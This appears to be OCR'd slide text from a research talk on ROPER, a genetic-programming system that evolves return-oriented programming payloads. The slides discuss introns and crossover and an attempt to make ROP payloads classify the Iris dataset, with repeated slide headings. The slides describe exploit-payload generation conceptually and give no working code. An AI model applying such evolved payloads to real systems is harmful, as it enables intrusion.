
- genes are selected not just for fitness, but for heritability
- our crossover operator has only weak/emergent respect for gene linkage, and none for homology
- so good genes are always at risk of being broken up instead of passed on
- 'introns' can pad important genes, and they decrease the chance that crossover will destroy them - and so are selected for
- by branching away from the ROP stack at Gadget 2, our specimen transforms about 90% of its genome into introns

30. Fleurs du Malware



It seemed natural to see if ROPER could also tackle traditional machine learning benchmarks, and generate ROP payloads that exhibit subtle and adaptive behaviour.


30. Fleurs du Malware



It seemed natural to see if ROPER could also tackle traditional machine learning benchmarks, and generate ROP payloads that exhibit subtle and adaptive behaviour.

To the best of my knowledge, this has never been attempted before.

30. Fleurs du Malware



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
I decided to start with the well-known Iris dataset, compiled by Ronald Fisher & Edgar Anderson in 1936.

30. Fleurs du Malware



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To the best of my knowledge, this has never been attempted before.

